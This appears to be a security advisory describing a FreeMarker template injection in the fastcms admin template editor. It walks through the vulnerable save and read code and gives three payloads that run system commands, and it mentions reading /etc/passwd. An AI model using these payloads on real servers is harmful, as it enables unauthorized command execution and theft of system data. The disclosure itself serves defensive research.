Ha0Liu fastcms模版注入 History

1 contributor


47 lines (30 sloc) | 2.63 KB

fastcms template injection vulnerability

Fastcms is built with a complete CMS station building system Fastcms is fully integrated into the WeChat ecosystem and is the cornerstone of all WeChat marketing plug-ins Fastcms can be dynamically hot plugged based on jar and zip packages Fastcms carries out plug-in development based on SpringBoot, which has strong extensibility, freeing you from bloated projects The fastcms background management system can edit the template file, so that we can edit a template file with malicious command execution, and realize remote command execution vulnerability by accessing the front-end page. This vulnerability can be used to execute server system commands and obtain system information. Vulnerability address: http://ip:8080/fastcms.html#/template/edit Code download address: https://gitee.com/dianbuapp_admin/fastcms.git Vulnerability location: After logging into the system, the template Edit Access this template.

Exploit

Log in to the background system, click Template Edit to edit the template HTML file, such as editing index Html A malicious template file that can execute the "cat/etc/passwd" command.



After setting, you can directly access this column to directly execute commands.

Other commands can be executed by modifying the form of execution command.

Code audit process

Track new templates and save template interfaces. File path: src/main/java/com/cms/controller/admin/TemplateController Java lines 49 and 58.

```
46      /**
47       * 添加
48       */
49      @RequestMapping("/add")
50      public String add(String directory, ModelMap modelMap) {
51          modelMap.addAttribute( attributeName: "directory", directory);
52          return getView("template/add");
53      }
54
55      /**
56       * 保存
57       */
58      @RequestMapping("/save")
59      public String save(String fileName,String content,String directory) {
60          String filePath = "";
61          if(StringUtils.isNotBlank(directory)){
62              filePath = "/"+directory.replaceAll( regex: ",",  replacement: "/")+"/"+fileName;
63          }else{
64              filePath = "/"+fileName;
65          }
66          try {
67              FileUtils.write(new File( pathname: PathUtils.getWebRootPath()+"/templates/"+filePath), content);
68          } catch (IOException e) {
69              // TODO Auto-generated catch block
70              e.printStackTrace();
71          }
72          return "redirect:"+getListQuery( url: "/admin/template");
73      }
```

Go to the pom.xml file to determine that the template engine introduced is Freemaker.

```
66      <dependency>
67          <groupId>org.springframework.boot</groupId>
68          <artifactId>spring-boot-starter-freemarker</artifactId>
69      </dependency>
```

Since it is Freemarker, let's find out in the code whether there is blacklist filtering for some sensitive functions when the template is declared, such as Execute and other methods. Found src/main/java/com/cms/utils/TemplateUtils Java analyzes whether the content of this Java class is filtered.

```java
    /**
     * 读取模板文件内容
     *
     * @param templatePath
     *            模板路径
     * @return 模板文件内容
     */
    public static String read(String templatePath) {
        try {
            String path = PathUtils.getWebRootPath()+"/templates/"+templatePath;
            File templateFile = new File(path);
            return FileUtils.readFileToString(templateFile, encoding: "UTF-8");
        } catch (IOException e) {
            throw new RuntimeException(e.getMessage(), e);
        }
    }

    /**
     * 写入模板文件内容
     *
     * @param templatePath
     *            模板路径
     * @param content
     *            模板文件内容
     */
    public static void write(String templatePath, String content) {
        try {
            String path = PathUtils.getWebRootPath()+"/templates/"+templatePath;
            File file = new File(path);
            FileUtils.writeStringToFile(file, content, encoding: "UTF-8");
        } catch (IOException e) {
            throw new RuntimeException(e.getMessage(), e);
        }
    }

```

In the process of reading and writing, the content of the template is not filtered, so it can be determined that there is a Freemarker template injection vulnerability. Payload is as follows:

```
<#assign value="freemarker.template.utility.Execute"?new()>${value("open -a Calculator")}
<#assign value="freemarker.template.utility.ObjectConstructor"?new()>${value("java.lang.ProcessBuilder","open -a Calculator").start()
<#assign value="freemarker.template.utility.JythonRuntime"?new()><@value>import os;os.system("open -a Calculator")
```